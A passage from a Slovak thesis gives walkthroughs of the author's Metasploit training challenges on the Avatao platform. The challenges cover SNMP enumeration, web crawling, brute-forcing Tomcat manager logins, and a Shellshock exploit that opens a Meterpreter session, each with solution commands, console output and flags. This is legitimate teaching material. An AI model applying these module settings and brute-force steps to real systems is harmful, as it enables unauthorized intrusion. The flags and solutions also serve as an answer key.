Na zraniteľnom hoste môžeš nájsť službu (táto služba beží na UDP porte), ktorú dokážeš využiť v ďalšom kroku. Pokús sa získať čo najviac informácií o celom systéme a garantujem ti, že vlajka bude niekde medzi nimi. V ďalšom kroku ti odporúčam nájsť modul spojený so službou bežiacou na UDP porte.

Rady:

- Čo môže byť použité v nasledujúcom kroku -20 % bodov
SNMP protokol
- Aký modul použiť -30 % bodov
Modul

```
use auxiliary/scanner/snmp/snmp_enum
```
- Čo je potrebné nastaviť v danom module -25 % bodov
Je potrebné nastaviť ip adresu a port.
- Kde je ukrytá vlajka -15 % bodov v bežiacich procesoch

Celé riešenie:

Po vybratí správneho modulu a správnych nastavení uvidíme nasledujúci výsledok:

Vo výsledku spusteného modulu je veľa informácií o cieľovom hoste. Posledná časť týchto informácií obsahuje časť o bežiacich procesoch, kde je ukrytá vlajka pod názvom Flag:G00d. Takže riešením tejto úlohy je slovo G00d.

```

msf auxiliary(snmplib) > set rport 32770
rport => 32770
msf auxiliary(snmplib) > set rhosts 88.99.14.32
rhosts => 88.99.14.32
msf auxiliary(snmplib) > run

[+] 88.99.14.32, Connected.

[*] System information:
Host IP           : 88.99.14.32
Hostname          : 14092fe5b11d
Description       : Linux 14092fe5b11d 3.10.0-693.11
64
Contact           : root
Location          : Unknown
Uptime snmp       : 113 days, 03:02:45.23
Uptime system     : 00:00:19.41
System date       : 2018-5-8 13:37:02.0

[*] Network information:
IP forwarding enabled : yes
TCP segments received : 0
TCP segments sent     : 0
TCP segments retrans  : 0
Input datagrams       : 13
Delivered datagrams   : 13
Output datagrams      : 12

[*] Network interfaces:
Interface          : [ up ] lo
Id                 : 1
Mac Address        : :::::
Type               : softwareLoopback
Speed              : 10 Mbps
MTU                : 65536
In octets          : 0
Out octets         : 0

```

Obr. 5.11: Výsledok po spustení modulu v úlohe 3 (začiatok).

```

[*] Processes:
Id      Status      Name      Path      Parameters
1       runnable   supervisord /usr/bin/python /usr/bin/supervisord
9       runnable   sleep     Flag:g00d 1000000000
11      running    snmpd     /usr/sbin/snmpd

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Obr. 5.12: Výsledok po spustení modulu v úlohe 3 (koniec - vlajka).

5.1.4 Pavúk a jeho pavučiny

Názov na Avatau: Spider and his Webs

Obtiažnosť: jednoduché

Počet bodov: 50/500

Vlajka pre túto úlohu: cr4Wler

Použitý modul: auxiliary/scanner/http/crawler

```
msf auxiliary(crawler) > info
Name: Web Site Crawler
Module: auxiliary/scanner/http/crawler
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
tasos

Basic options:
Name      Current Setting  Required  Description
-----
DOMAIN    WORKSTATION      yes       The domain to use for windows authentication
HttpPassword  no               The HTTP password to specify for authentication
HttpUsername no               The HTTP username to specify for authentication
MAX_MINUTES 5               The maximum number of minutes to spend on each URL
MAX_PAGES   500             The maximum number of pages to crawl per URL
MAX_THREADS 4               The maximum number of concurrent requests
Proxies     no              A proxy chain of format type:host:port[,type:host:port][...]
RHOST      78.46.212.166   yes       The target address
RPORT      33000           yes       The target port
SSL        false           no        Negotiate SSL/TLS for outgoing connections
URI        /               yes       The starting page to crawl
VHOST      no              HTTP server virtual host

Description:
Crawl a web site and store information about what was found
```

Obr. 5.13: Informácie o použitom module v úlohe 4.

Cieľom tejto úlohy je prehľadávanie stránok pomocou tzv. crawlingu alebo spideringu, ktoré dokážu pomocou automatizácie prehľadávať dostupné a najčastejšie používané stránky. Vďaka tomuto nástroju je možné oveľa jednoduchšie a rýchlejšie zistiť všetky dostupné súčasti, ako manuálnym vyhľadávaním.

Oficiálne zadanie úlohy: Výborne, teraz už vieš, ako je možné skenovať daný host. Tvojou ďalšou úlohou je nájsť všetky aktívne stránky a súčasti na IP adrese IP_adresa. Dokážeš to?

Vlajka sa ukrýva niekde medzi webstránkami, alebo medzi pluginmi, alebo ...

Rada: nemusíš to robiť ručne.

Rady:

- Aký nástroj použiť -0 % bodov
Nástroj na crawling
- Aký payload/exploit použiť -40 % bodov
Modul

```
use auxiliary/scanner/http/crawler
```
- Čo je potrebné nastaviť v danom module -20 % bodov
Je potrebné nastaviť ip adresu a port
- Ako správne nastaviť hodnoty v module -30 % bodov

```
set RHOST ip_adresa
```



```
set RPORT port
```

Celé riešenie:

Po vybratí správneho modulu a pri správnych nastavení uvidíme nasledujúci výsledok: V hľadaní aktívnych stránok a súčasti vidíme aj riadok, ktorý obsahuje flag.css. Danú adresu preto zadáme do prehliadača, kde uvidíme obsah súboru, ktorý obsahuje vlajku.

Z obsahu je jasné, že vlajkou pre túto úlohu je slovo cr4Wler.


```

msf auxiliary(crawler) > set rhost 78.46.212.166
rhost => 78.46.212.166
msf auxiliary(crawler) > set rport 33000
rport => 33000
msf auxiliary(crawler) > run

[*] Crawling http://78.46.212.166:33000/...
[*] [00001/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/
[*] [00002/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/jquery.toastmessage.css
[*] [00003/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/reset.css
[*] [00004/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/fonts.css
[*] [00005/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/screen.css
[*] [00006/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/active/screen.css
[*] [00007/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/editor/screen.css
[*] [00008/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/autocomplete/screen.css
[*] [00009/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/project/screen.css
[*] [00010/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/filemanager/screen.css
[*] [00011/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/fileext_textmode/screen.css
[*] [00012/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/market/screen.css
[*] [00013/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/plugins/completeplus/screen.css
[*] [00014/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/favicon.ico
[*] [00015/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/user/screen.css
[*] [00016/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/themes/default/settings/screen.css
[*] [00017/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/test/
[*] [00018/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/stuff/
[*] [00019/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/awstats/
[*] [00020/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/
[*] [00021/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/basilic/
[*] [00022/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/awstats/awstats/
[*] [00023/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/cacti/
[*] [00024/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/docs/CHANGELOG
[*] [00025/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/docs/text/manual.txt
[*] [00026/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=N;0=D
[*] [00027/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=M;0=A
[*] [00028/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/docs/html/php_script_server.html
[*] [00029/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=S;0=A
[*] [00030/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=D;0=A
[*] [00031/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/test/
[*] [00032/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/flag.css
[*] [00033/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/tmp/
[*] [00034/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/stuff/
[*] [00035/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/awstats/awstats/
[*] [00036/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/awstats/
[*] [00037/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/basilic/
[*] [00038/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/cacti/
[*] [00039/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/docs/CHANGELOG
[*] [00040/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/docs/text/manual.txt
[*] [00041/00500] 404 - 78.46.212.166 - http://78.46.212.166:33000/tmp/docs/html/php_script_server.html
[*] [00042/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=N;0=D
[*] [00043/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=M;0=A
[*] [00044/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=S;0=D
[*] [00045/00500] 200 - 78.46.212.166 - http://78.46.212.166:33000/tmp/?C=D;0=A
[*] Crawl of http://78.46.212.166:33000/ complete
[*] Auxiliary module execution completed
msf auxiliary(crawler) >

```

Obr. 5.14: Výsledok po spustení modulu v úlohe 4.



Obr. 5.15: Výsledok po zadání URL do prehliadača.

5.1.5 Hlúpy užívateľ

Názov na Avatau: Dumb user

Obtiažnosť: jednoduché

Počet bodov: 70/500

Vlajka pre túto úlohu: role1

Zraniteľná súčasť: Apache Tomcat verzia 7.0.85, s povoleným managerom

Použitý modul: auxiliary/scanner/http/tomcat_mgr_login

```
msf auxiliary(tomcat_mgr_login) > info
Name: Tomcat Application Manager Login Utility
Module: auxiliary/scanner/http/tomcat_mgr_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
MC <mc@metasploit.com>
Matteo Cantoni <goony@nothink.org>
jduck <jduck@metasploit.com>

Basic options:
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
DB_ALL_PASS      false          no        Add all passwords in the current database to the list
DB_ALL_USERS     false          no        Add all users in the current database to the list
PASSWORD        no             no        The HTTP password to specify for authentication
PASS_FILE        pass_file      no        File containing passwords, one per line
Proxies          no             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           88.99.14.33    yes       The target address range or CIDR identifier
RPORT            33033          yes       The target port (TCP)
SSL              false          no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
TARGETURI        /manager/html  yes       URI for Manager login. Default is /manager/html
THREADS          1              yes       The number of concurrent threads
USERNAME         dumb           no        The HTTP username to specify for authentication
USERPASS_FILE    userpass       no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no        Try the username as the password for all users
USER_FILE        user_file      no        File containing users, one per line
VERBOSE         true           yes       Whether to print output for all attempts
VHOST            no             no        HTTP server virtual host

Description:
This module simply attempts to login to a Tomcat Application Manager
instance using a specific user/pass.
```

Obr. 5.16: Informácie o použítom module v úlohe 5.

Zraniteľnosti:

CVE-1999-0502 Používanie unixových účtov so štandardnými (pôvodnými), alebo žiadnymi, alebo chýbajúcimi heslami[17].

CVE-2009-3548 Windows inštalátor služby Apache Tomcat pre verzie 6.0.0 - 6.0.20, 5.5.0 - 5.5.28 a pravdepodobne aj skoršie, používajú prázdne heslá pre užívateľa administrátor, čo umožňuje útočníkovi získať prístup[18].

Cieľom tejto úlohy je vyskúšať si brute-force útok (útok hrubou silou pomocou Metasploit konzoly) na prihlasovanie do služby Tomcat Application Manager.

Oficiálne zadanie úlohy: Dobrá práca! Už si majstrom crawlingu. Teraz skúsime niečo ťažšie. Tvoj šéf vie, že má vo firme aj „hlúpych“

zamestnancov. Vieš mu pomôcť zistiť heslo pre používateľa **dumb**? Vie len jeho prihlasovacie meno, a to, že užívateľ pracuje so službou tomcat. To je všetko a je to už len na tebe, ako si s tým poradiš.

Vlajkou pre túto úlohu je heslo „hlúpeho“ užívateľa.

Rady:

- Aký druh útoku použiť -5 % bodov
Brute-force útok (útok hrubou silou)
- Čo je zraniteľné -25 % bodov
Služba Tomcat Manager
- Aký payload/exploit použiť -40 % bodov
`use auxiliary/scanner/http/tomcat_mgr_login`
- Ako správne nastaviť hodnoty v module -20 % bodov
`set USERNAME dumb`
`set RHOST ip_adresa`
`set RPORT port`

Celé riešenie:

Po vybratí správneho modulu a presných nastaveniach uvidíme nasledujúci výsledok: Vďaka tomuto výsledku vieme, že sa nám podarilo nájsť viac hesiel pre rôznych užívateľov - dumb, admin, manager, role1 a root. Riešením je heslo pre užívateľa dumb, takže vlajkou je role1.

```

msf auxiliary(tomcat_mgr_login) > set rhosts 88.99.14.33
rhosts => 88.99.14.33
msf auxiliary(tomcat_mgr_login) > set rport 33033
rport => 33033
msf auxiliary(tomcat_mgr_login) > set username dumb
username => dumb
msf auxiliary(tomcat_mgr_login) > run

[-] 88.99.14.33:33033 - LOGIN FAILED: dumb:admin (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: dumb:manager (Incorrect)
[+] 88.99.14.33:33033 - LOGIN SUCCESSFUL: dumb:role1
[+] 88.99.14.33:33033 - LOGIN SUCCESSFUL: admin:admin
[-] 88.99.14.33:33033 - LOGIN FAILED: manager:admin (Incorrect)
[+] 88.99.14.33:33033 - LOGIN SUCCESSFUL: manager:manager
[-] 88.99.14.33:33033 - LOGIN FAILED: role1:admin (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: role1:manager (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: role1:role1 (Incorrect)
[+] 88.99.14.33:33033 - LOGIN SUCCESSFUL: role1:root
[-] 88.99.14.33:33033 - LOGIN FAILED: root:admin (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: root:manager (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: root:role1 (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: root:root (Incorrect)
[+] 88.99.14.33:33033 - LOGIN SUCCESSFUL: root:tomcat
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:admin (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:manager (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:role1 (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:root (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: ovwebusr:0vW*busrl (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 88.99.14.33:33033 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Obr. 5.17: Výsledok po spustení modulu v úlohe 5.

5.1.6 Ukrytý v piesku

Názov na Avatau: Hidden in the sand

Obťažnosť: jednoduché

Počet bodov: 150/500

Vlajka pre túto úlohu: n1ceJOB

Zraniteľná súčasť: Bash verzia 4.2 s povolenými skriptami v zložke cgi-bin

Použitý modul: use exploit/multi/http/apache_mod_cgi_bash_env_exec

```
msf exploit(apache_mod_cgi_bash_env_exec) > info
Name: Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
Module: exploit/multi/http/apache_mod_cgi_bash_env_exec
Platform:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2014-09-24

Provided by:
Stephane Chazelas
wvu <wvu@metasploit.com>
juan vazquez <juan.vazquez@metasploit.com>
lcamtuf

Available targets:
Id  Name
--  --
0   Automatic
1   Linux x86
2   Linux x86_64

Basic options:
Name      Current Setting  Required  Description
-----
CMD_MAX_LENGTH  2048            yes       CMD max line length
CVE          CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER       User-Agent       yes       HTTP header to use
METHOD       GET              yes       HTTP method to use
Proxies      no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST        yes              yes       The target address
RPATH        /bin             yes       Target PATH for binaries used by the CmdStager
RPORT        80               yes       The target port (TCP)
SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT      8080             yes       The local port to listen on.
SSL          false            no        Negotiate SSL/TLS for outgoing connections
SSLCert      no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI    yes              yes       Path to CGI script
TIMEOUT      5                yes       HTTP read response timeout (seconds)
URIPATH      yes              no        The URI to use for this exploit (default is random)
VHOST        no               no        HTTP server virtual host

Payload information:
Space: 2048

Description:
This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the HTTP USER_AGENT environment variable to a malicious function definition.
```

Obr. 5.18: Informácie o použitom module v úlohe 6.

Zraniteľnosti:

CVE-2014-6271 Zraniteľnosť známa aj pod názvom Shellshock, v ktorej je zraniteľný veľmi často používaný Bash. Ovlivnené verzie sú od 1.13 až po 4.3. Keď je Bash vykonávaný pomocou Bashu, pôvodné instance môžu exportovať premenné prostredie a definície prostredí do novej instance. Definície funkcií sú exportované pomocou kódovania do listu premenných prostredí ako premenné nasledované definíciou funkcie. Nová instance Bashu skenuje pri štarte jeho list premenných a prevádza ich naspäť na interné funkcie, tzv. funkcie za behu. Chybné verzie Bashu neoverujú, či sú tieto funkcie validné a tým umožňujú útočníkovi

vykonať ľubovoľný príkaz. Zraniteľné súčasti môžu obsahovať funkciu ForceCommand v ssh, mod_cgi a mod_cgid moduly v Apache, skripty vykonávané nešpecifikovanými DHCP klientmi[19].

CVE-2014-6278 Táto zraniteľnosť postihuje rovnako ako aj CVE-2014-6271 Bash 1.13 až 4.3. Bash nesprávne parsuje definície funkcií v premenných prostrediach. Táto zraniteľnosť existuje aj kvôli neúplnému fixu zraniteľnosti CVE-2014-6271[20].

Cieľom tejto úlohy je vyskúšať si vytvorenie session a prácu s Meterpreterom. Na vytvorenie session slúži zraniteľnosť Shellshock pomocou skripty v cgi-bin zložke.

Oficiálne zadanie úlohy: Tvoj šéf vyhodil „hlúpeho užívateľa. Dobrá práca (samozrejme v pozitívnom zmysle ;-). Teraz niečo ťažšie. Vo firme kolujú klebety o nejakej zraniteľnosti v systéme, akýsi problém s bashom. Veľa systémov malo tento problém pár rokov dozadu a niektoré ho majú stále. Mohol by si otestovať náš systém, či je zraniteľný? Vo firemných klebetách sa spomínal aj nejaký súbor s názvom vuln.

Rady:

- Akú zraniteľnosť testovať -30 % bodov
CVE-2014-6271
- Čo je zraniteľné -15 % bodov
cgi-bin skripty
- Aký modul použiť -25 % bodov

```
use exploit/multi/http/  
apache_mod_cgi_bash_env_exec
```
- Ako správne nastaviť hodnoty v module -20 % bodov

```
set TARGETURI /cgi-bin/vuln  
  
set RHOST ip_adresa  
  
set PAYLOAD linux/x64/shell/bind_tcp
```

Celé riešenie: Áno, bola to zraniteľnosť shellshock a tento host bol zraniteľný. Po správnych nastaveniach všetkých atribútov a spustení modulu môžeme badať spustený Meterpreter, v ktorom vidíme súbor s názvom flag.

Po otvorení tohto súboru sa nám objaví text: n1ceJ0B, čo je v tomto prípade vlajkou.

```
msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 172.17.0.3
rhost => 172.17.0.3
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/vuln
targeturi => /cgi-bin/vuln
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 172.17.0.3:45842) at 2018-05-08 17:43:40 +0100

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Permissions      Size      Type      Last modified            Name
-----
100600/rw-----   405504    fil      2018-05-08 17:43:20 +0100 core
100644/rw-r--r--    8         fil      2018-04-05 17:47:01 +0100 flag
100777/rwxrwxrwx    61        fil      2018-04-05 16:01:55 +0100 vuln

meterpreter > cat flag
n1ceJ0B
meterpreter >
```

Obr. 5.19: Výsledok po spustení modulu v úlohe 6.

5.1.7 Testovanie a problémy pri tvorbe úloh

Metasploit: 4.14.13-dev

Docker: 17.05.0-ce

```
msf > version
Framework: 4.14.13-dev
Console : 4.14.13-dev
msf > docker version
[*] exec: docker version

Client:
Version: 17.05.0-ce
API version: 1.29
Go version: go1.7.5
Git commit: 89658be
Built: Thu May 4 22:09:06 2017
OS/Arch: linux/amd64

Server:
Version: 17.05.0-ce
API version: 1.29 (minimum version 1.12)
Go version: go1.7.5
Git commit: 89658be
Built: Thu May 4 22:09:06 2017
OS/Arch: linux/amd64
Experimental: false
msf > 
```

Obr. 5.20: Informácie o použitých verziách.

Všetky úlohy boli vytvorené a testované s verziami programov Docker a Metasploit, ktoré sú uvedené vyššie.

Prvou fázou pri tvorbe úloh bolo vyhľadávanie zraniteľností, ktoré sú odlišné a dokážu užívateľovi ukázať základné vlastnosti Metasploitu. Ďalším krokom bola aspoň čiastočná simulácia jednoduchého penetračného testu a obsiahnutie aspoň základov prvých fáz tohto testovania.

V ďalšej fáze bolo vytvorenie Dockerfilu, ktorý je bezproblémovo spustiteľný a dokáže komunikovať s Metasploitom tak, ako je plánované.

Po úspešnom vytvorení takéhoto súboru som sa pokúšala spustiť ho pomocou Dockeru a testovať jeho správanie počas aplikácie rôznych modulov Metasploitu. Ak bola táto časť úspešná, už stačilo iba vymyslieť príbeh, popis a rady pri riešení úlohy.

Po kompletnej príprave celej úlohy bolo potrebné vytvoriť a nahráť túto zložku na github Avataa a čakať na vytvorenie úlohy priamo od

tvorcov tejto platformy. Po úspešnom mergnutí a sprístupnení bola na rade ďalšia fáza, a to testovanie spustenej úlohy priamo z Avataa. Pokiaľ prebehlo všetko bez problémov, tak bola práca hotová, inak nasledovali ďalšie úpravy, až kým nebolo všetko funkčné a zrozumiteľné, čo bolo cieľom celej tvorby.

Počas vytvárania takýchto úloh som sa stretla s viacerými problémami. Jedným z nich boli zraniteľnosti, ktoré neboli nájdené pomocou rôznych modulov a nastavení v Metasploite. Niekde chýbala určitá špeciálna konfigurácia služieb pri ich inštalovaní alebo nastavení, ktorú sa mi nepodarilo vytvoriť pomocou príkazov pre Dockerfile. Ďalší problém bol vo verziách, v niektorých prípadoch nebolo jednoduché alebo dokonca možné nájsť staršiu zraniteľnú verziu, ktorá by bola úspešne nainštalovaná v dockerovom prostredí. Niektoré moduly dokonca vykonali celú svoju prácu, ale želaný výsledok nebol dosiahnutý.

Okrem týchto implementačných problémov boli ďalšie priamo s Avataom a jeho politikou, alebo jeho možnosťami. V dobe vytvárania úloh tím Avataa práve menil celý svoj systém pre tvorbu nových úloh, a preto bolo potrebné počkať na jeho celú rekonštrukciu. Dokumentácia tvorby tiež chýba, a tak bolo potrebných veľa konzultácií priamo s tvorcami tejto platformy. Boli ústretoví a vždy si našli čas na pomoc pri riešení problémov.

Po úspešnom nahratí úloh na portál Avataa sa vyskytli problémy s ich politikou, kde pri úlohe Ukrytý v piesku (práca s Meterpreterom) nebolo možné dostať spätnú komunikáciu zo spusteného kontajnera, pretože bola striktné zakázané kvôli možnosti ťaženia kryptomien, a preto bola táto úloha skúšaná rôznymi inými cestami. Ďalším problémom bola aj úloha niekde v hoste (používanie otvoreného SNMP UDP portu), pretože otváranie UDP portov bolo ešte len vo vývoji.

Veľmi veľa modulov Metasploitu bolo vytvorených najmä voči Windows hostom, ale Avatao zatiaľ ponúka prácu len s Linuxovými platformami a to Ubuntu (verzie 12.04, 14.04 a 16.04) a Debian (verzia Buster). Na sprístupnení platformy Windows sa zatiaľ pracuje.

Kvôli licenciám bolo potrebné, aby bol základný obraz Dockerfilu použitý z dockerhubu Avataa, preto museli byť niektoré úlohy upravené, aby používali jeden z týchto obrazov. Našťastie, Avatao ponúka predpripravené Dockerfily aj na prácu napríklad s LAMP (Linux, Apache, MySQL a PHP), základné kontrolory a ďalšie. Avšak niektoré z týchto súborov mali problémy so správou práv, niektoré ponúkali

len minimálnu inštaláciu kvôli úspore pamäte a chýbali aj základné súčasti, ktoré museli byť ručne doinštalované.

Záver

Cieľom mojej diplomovej práce bolo zoznámiť užívateľa s nástrojom Metasploit, ktorý je veľmi často používaný pri penetračnom testovaní. Vytvorím naň tutoriál, popísať jeho súčasti a schopnosti. Okrem tohto nástroja bolo taktiež cieľom vytvoriť 6 úloh pre platformu Avatao a popísať proces tvorby a použité nástroje.

V úvode práce som vysvetlila, čo penetračné testovanie vlastne je a zamerala som sa hlavne na jeho fázy.

V ďalšej časti som sa venovala Metasploitu, ktorý tvorí hlavnú tému celej práce. Jeho histórii, podnetom vzniku tohto nástroja, jeho rôznym formám a súčastiam, ako aj jednoduchým základom, na ktoré som ďalej nadviazala v nasledujúcej kapitole.

Metasploit konzola je najčastejšie používané prevedenie Metasploitu, a preto jej patrí jedna celá kapitola. Vytvorila som v nej tutoriál na používanie spomínanej konzoly. Obsahuje preto popis skenovania, tvorbu a používanie modulov, možnosti, ako sa vyhnúť detekcii antivírusovými programami a niečo málo aj zo sociálneho inžinierstva. Táto kapitola sa zameriava na popis hlavne nekomerčnej verzie, preto sú niektoré postupy len načrtnuté, napr. to, čo ponúka Metasploit v platenom vydaní. Okrem tohto popisu značnú časť tvorí aj problematika práce v Meterpreteri, ktorý vytvára nielen veľmi dôležitú, ale jednu z kľúčových súčastí Metasploitu, obsahujúcu základné príkazy, či už Metasploitu, alebo Meterpretera.

V nasledujúcej kapitole je podrobnejšie špecifikovaný Docker, práca s ním a možnosť vytvárania virtuálnych obrazov a kontajnerov pomocou Dockerfilov. Taktiež sú tu vypísané základné príkazy na tvorbu obrazov pomocou Dockerfilu a rovnako aj na ovládanie celého Dockeru.

Posledná kapitola obsahuje popis platformy Avatao, návod na tvorbu úloh na tejto platforme a samozrejme aj k nej vytvorené úlohy. Praktická časť tejto práce - úlohy sú tu popísané aj s ich riešeniami, radami a všetkým ostatným, čo je uvedené aj na stránkach Avataa. Posledná časť tejto kapitoly obsahuje spôsob testovania a tvorby celého okruhu s názvom Základný tutoriál nástroja Metasploit. Taktiež sú v nej spomenuté problémy, s ktorými som sa počas tohto procesu stretla.

Táto práca obsahuje aj prílohy, a to inštaláciu nástrojov Docker a Metasploit, a zároveň aj ukážku útoku na platformu Ubuntu.

Všetky úlohy boli prekonzultované a schválené aj s Avatao tímom a sú uvedené na ich stránke, kde si ich môže užívateľ spustiť a začať ich riešiť. Úlohy na Metasploit na ich stránkach neboli doteraz vytvorené, preto ich berú ako výborný nápad a cenný "prírastok" na ich platformu.

Bibliografia

1. WEIDMAN, Georgia. *Penetration testing: A Hands-On Introduction to Hacking*. San Francisco: No Starch Press, 2014. ISBN 1-59327-564-8.
2. KENNEDY, David et al. *Metasploit: The penetration Tester's Guide*. San Francisco: No Starch Press, 2011. ISBN 1-59327-288-X.
3. *Metasploit For Beginners – The Basics – Modules, Exploits and Payloads* [online]. Hsploit, 2017 [cit. 2018-05-10]. Dostupné z: <https://hsploit.com/metasploit-beginners-1-basics-modules-exploits-payloads/>.
4. *Msfcli is no longer available in Metasploit* [online]. Rapid7, 2015 [cit. 2018-05-10]. Dostupné z: <https://blog.rapid7.com/2015/07/10/msfcli-is-no-longer-available-in-metasploit/>.
5. *Armitage* [online]. Kali tools, 2014 [cit. 2018-05-10]. Dostupné z: <https://tools.kali.org/exploitation-tools/armitage>.
6. *Hacking Linux with Armitage* [online]. Linux security blog [cit. 2018-05-10]. Dostupné z: <https://linuxsecurityblog.com/2016/08/08/hacking-linux-with-armitage/>.
